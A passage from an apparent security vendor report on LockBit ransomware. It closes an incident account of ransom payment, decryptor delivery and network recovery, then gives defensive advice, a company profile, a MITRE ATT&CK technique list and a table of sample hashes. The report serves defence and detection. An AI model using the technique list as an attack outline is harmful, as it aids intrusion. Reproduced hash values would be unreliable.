After waiting for several hours and six confirmations further, the decryption tool should have been ready for download. However, this is where things progressed differently. There seemed to be some technical issues causing the decryptor not to generate automatically for which the helpdesk kindly apologized. Unfortunately, this continued for two dubious days with multiple excuses before the attacker sent a link to the decryptor via the chat. It appeared that they were ineffective in solving the technical issues; hence they chose to send it via SendSpace.

Once downloaded, the recovery phase could start. In this phase, all servers were decrypted, scanned and cleaned (or rebuilt) in a quarantined network. Subsequently, after implementing the appropriate technical and security measures, each host joined a new clean network.

8 CONCLUSION

As McAfee highlighted in the first two articles, targeted ransomware attacks have increased massively over the past months. Many of them are all using a similar, quite manual, attack pattern as we tried to highlight. In this article, we provided an in-depth view of a relatively new ransomware family named LockBit. Based on a real-life case as encountered by one of our recent cases, we described a typical ransomware attack including the modus operandi of attackers, the recovery process, an insight in the underground that advertises the ransomware and a full technical break-down of the ransomware itself. Additionally, during our analysis, we were able to obtain multiple samples of the LockBit ransomware with which we could provide an extensive list of IOCs. Northwave will keep on monitoring this threat.

Learn from the articles, identify which technology can give you visibility inside your network. What digital evidence sources do you have, and can you detect fast enough to preserve and respond? If you were not able to prevent the 'initial access stage', make sure to have a strong Defense-in-Depth by having multiple defence technologies in place. In case a ransomware attack does strike your organization, have a proper backup procedure in place to successfully restore operations on your own? For additional ransomware prevention tips please visit www.NoMoreRansom.org.

9 ABOUT NORTHWAVE

Northwave is a Dutch cybersecurity firm located in Utrecht. We help clients with an integral approach towards their information security and privacy management. Northwave supports organizations in the public and private sector with a broad range of services and expertise. Our NW-CERT keeps the ICT of our clients secure, managed from our Security Operation Center (SOC) located in Utrecht. Moreover, we are ISO 27001 and 9001 certified and have a license from the Ministry of Justice and Security to perform person-oriented digital research. Northwave has more than 120 employees, and is active in the Benelux, UK and Germany. More information can be found at: www.northwave-security.com

10 MITRE TAXONOMY

Technique ID	Technique Description
T1107	File Deletion
T1055	Process Injection
T1112	Modify Registry
T1215	Kernel Modules and Extensions
T1060	Registry Run Keys / Start Folder
T1179	Hooking
T1055	Process Injection
T1179	Hooking
T1124	System Time Discovery
T1046	Network Service Scanning
T1083	File and Directory Discovery
T1016	System Network Configuration Discovery
T1012	Query Registry
T1082	System Information Discovery
T1057	Process Discovery
T1063	Security Software Discovery
T1047	Windows Management Instrumentation
T1035	Service Execution
T1075	Pass the Hash

10.1 IOCS

SHA256	Compile TimeStamp
ffbb6c4d8d704a530bdd557890f367ad904c09c03f53fda5615a7208a0ea3e4d	1992:06:20
286bffaa9c81abfb938fe65be198770c38115cdec95865a241f913769e9bfd3f	2009:02:12
76a77def28acf51b2b7cdcbfaa182fe5726dd3f9e891682a4efc3226640b9c78	2009:02:12
faa3453ceb1bd4e5b0b10171eaa908e56e7275173178010fcc323fdea67a6869	2009:02:12
70cb1a8cb4259b72b704e81349c2ad5ac60cd1254a810ef68757f8c9409e3ea6	2019:11:29
ec88f821d22e5553afb94b4834f91ecdedeb27d9ebfd882a7d8f33b5f12ac38d	2019:12:01
13849c0c923bfed5ab37224d59e2d12e3e72f97dc7f539136ae09484cbe8e5e0	2019:12:11
6fedf83e76d76c59c8ad0da4c5af28f23a12119779f793fd253231b5e3b00a1a	2019:12:17
c8205792fbc0a5efc6b8f0f2257514990bfaa987768c4839d413dd10721e8871	2019:12:18
15a7d528587ffc860f038bb5be5e90b79060fbba5948766d9f8aa46381ccde8a	2020:01:23
0f5d71496ab540c3395cfc024778a7ac5c6b5418f165cc753ea2b2befbd42d51	2020:01:23
0e66029132a885143b87b1e49e32663a52737bbff4ab96186e9e5e829aa2915f	2020:01:23
410c884d883ebe2172507b5eadd10bc8a2ae2564ba0d33b1e84e5f3c22bd3677	2020:02:12
e3f236e4aeb73f8f8f0caebe46f53abbb2f71fa4b266a34ab50e01933709e877	2020:02:16
0f178bc093b6b9d25924a85d9a7dde64592215599733e83e3bbc6df219564335	2020:02:16
1b109db549dd0bf64cadafec575b5895690760c7180a4edbf0c5296766162f18	2020:02:17
26b6a9fecfc9d4b4b2c2ff02885b257721687e6b820f72cf2e66c1cae2675739	2020:02:17
69d9dd7fdd88f33e2343fb391ba063a65fe5ffbe649da1c5083ec4a67c525997	2020:02:17

0a937d4fe8aa6cb947b95841c490d73e452a3cafcd92645afc353006786aba76	2020:02:17
1e3bf358c76f4030ffc4437d5fcd80c54bd91b361abb43a4fa6340e62d986770	2020:02:17
5072678821b490853eff0a97191f262c4e8404984dd8d5be1151fef437ca26db	2020:02:20
ca57455fd148754bf443a2c8b06dc2a295f014b071e3990dd99916250d21bc75	2020-02-20